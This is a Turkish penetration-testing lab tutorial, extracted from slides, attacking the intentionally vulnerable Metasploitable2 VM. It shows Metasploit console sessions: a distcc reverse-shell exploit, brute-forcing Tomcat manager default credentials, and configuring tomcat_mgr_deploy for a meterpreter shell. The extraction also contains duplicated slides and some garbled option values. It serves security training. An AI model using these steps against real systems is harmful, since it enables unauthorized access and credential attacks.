
Exploit target:

Id  Name
--  ---
0   Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.237.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IEjdb0YugTHpRCv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IEjdb0YugTHpRCv\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.237.128:4444 -> 192.168.237.129:58093) at 2016-07-26 14:58:28 -0400

whoami
daemon
```



Sızma Testi Örnekleri (Metasploitable2)

Nmap çıktısında görüldüğü üzere **8180** de Apache Tomcat çalışmakta normalde default olarak **80** yada **8080** de çalışmaktadır. Nexpose çıktısında ise **Default Tomcat User and Password** çıktısı görülmekte. Bunun için **tomcat_mgr_login** adında bir **auxiliary** bulunmakta **Brute Force** (kaba kuvvet) yöntemiyle şifreleri denemekte default yada en çok kullanılan şifreler kısa bir sürede sonuç vermekte. Biz şifrenin default olduğunu bilsek de bu auxiliarynin kullanımını göstermek amacıyla deneyeceğiz. Username ve Password u ele geçirdikten sonra **tomcat_mgr_deploy** adında bir **exploit**imiz var bunu kullanarak sisteme sızmaya çalışacağız.

Sızma Testi Örnekleri (Metasploitable2)

Nexpose çıktısı Default Tomcat Username ve Password

← → ↻ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose Create

ahmet

EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title	CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-2050	10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Fixed security issue	10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-0599	10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-5557	10	854	Tue Dec 23 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	Apache HTTPD: APR apr_palloc heap overflow (CVE-2009-2412)	10	846	Thu Aug 06 2009	Fri May 27 2016	Critical	1	Exclude
<input type="checkbox"/>	<u>Default Tomcat User and Password</u>	10	842	Mon Nov 09 2009	Fri Jun 03 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.12	10	840	Thu Dec 17 2009	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2009-4143	10	840	Mon Dec 21 2009	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	Obsolete Version of VMware Player	10	833	Sun Jun 06 2010	Tue Oct 27 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2012-2688	10	789	Fri Jul 20 2012	Fri Feb 13 2015	Critical	1	Exclude

Showing 11 to 20 of 420 | Export to CSV

Rows per page: 10 2 of 42

Sızma Testi Örnekleri (Metasploitable2)

```
msf > search tomcat mgrlogin

Matching Modules
=====
Name                                     Disclosure Date  Rank   Description
-----
auxiliary/admin/http/tomcat_administration  normal          Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal  normal          Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal normal          TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06      normal Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09      normal Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos          2011-12-28      normal Hashtable Collisions
auxiliary/scanner/http/tomcat_enum            normal          Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login       normal          Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual   Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper 2013-07-02      excellent Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode           2012-01-06      excellent Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy         2009-11-09      excellent Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload        2009-11-09      excellent Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zenworks_configuration_management_upload 2015-04-07      excellent Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat              normal          Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current datab
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][.
..]
RHOSTS         no              yes       The target address range or CIDR identifier
RPORT          8080            yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
TARGETURI      /manager/html   yes       URI for Manager login. Default is /manager/html
THREADS        1               yes       The number of concurrent threads
USERNAME        no              no        A specific username to authenticate as
```


Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgresql; msfdb start; msfconsole ""

auxiliary/dos/http/hashcollision_dos      2011-12-28      normal      Hashtable Collisions
auxiliary/scanner/http/tomcat_enum       normal        Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login  normal        Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual      Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper 2013-07-02      excellent   Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode       2012-01-06      excellent   Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy     2009-11-09      excellent   Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload     2009-11-09      excellent   Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zenworks_configuration_management_upload 2015-04-07      excellent   Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat          normal        Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name                Current Setting      Required  Description
-----
BLANK_PASSWORDS     false                no        Try blank passwords for all users
BRUTEFORCE_SPEED    5                    yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false                no        Try each user/password couple stored in the current datab
DB_ALL_PASS         false                no        Add all passwords in the current database to the list
DB_ALL_USERS        false                no        Add all users in the current database to the list
PASSWORD            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        A specific password to authenticate with
PASS_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
Proxies              no                    no        A proxy chain of format type:host:port[,type:host:port][.
RHOSTS               yes                   yes       The target address range or CIDR identifier
RPORT               8080                 yes       The target port
STOP_ON_SUCCESS     false                yes       Stop guessing when a credential works for a host
TARGETURI           /manager/html        yes       URI for Manager login. Default is /manager/html
THREADS             1                    yes       The number of concurrent threads
USERNAME            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        A specific username to authenticate as
USERPASS_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing users and passwords separated by space, o
USER_AS_PASS        false                no        Try the username as the password for all users
USER_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no        File containing users, one per line
VERBOSE             true                 yes       whether to print output for all attempts
VHOST               no                    no        HTTP server virtual host

msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.237.129
RHOSTS => 192.168.237.129
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > run
```

Sızma Testi Örnekleri (Metasploitable2)

Görüldüğü üzere bu `auxiliary tomcat_mgr_login` ile Username ve Passwordu tomcat : tomcat olarak bulduk.

```
systemctl start postgres...
root 14:39, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf auxiliary(tomcat_mgr_login) > run
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.237.129:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OVW*busr1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% Complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Sızma Testi Örnekleri (Metasploitable2)

Resimdeki gibi tomcat_mgr_deploy exploitimizi seçiyoruz gerekli değerleri atayarak exploiti çalıştırıyoruz.

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name      Current Setting  Required  Description
-----
PASSWORD  /manager        no        The password for the specified username
PATH      /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies   psychic         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.237.129 yes       The target address
RPORT     80              yes       The target port
USERNAME  tomcat          no        The username to authenticate as
VHOST     /               no        HTTP server virtual host

Exploit target:


Id  Name
--  ---
0   Automatic

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:

Id  Name
--  ---
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit
```



Sızma Testi Örnekleri (Metasploitable2)

Resimdeki gibi tomcat_mgr_deploy exploitimizi seçiyoruz gerekli değerleri atayarak exploiti çalıştırıyoruz.

```
systemctl start postgresql; msfdb start; msfconsole ""
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name      Current Setting  Required  Description
-----
PASSWORD  /manager        no        The password for the specified username
PATH      /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies   psychic         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.237.129 yes       The target address
RPORT     80              yes       The target port
USERNAME  tomcat          no        The username to authenticate as
VHOST     localhost       no        HTTP server virtual host

Exploit target:

Id  Name
--  -
0   Automatic

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:

Id  Name
--  -
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit
```

Sızma Testi Örnekleri (Metasploitable2)

RPORT değişkenini default bıraktığımız için çalışmadı Nmapdaki portu yani **8180** i girip yeniden çalıştırdık.Ve meterpreter ile sisteme sızdık.Bundan sonra meterpreter komutları ile sistem hakkında bilgi alınabilir.

```
systemctl start postgresql; msfdb start; msfconsole ""

Id  Name
--  --
0   Automatic

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

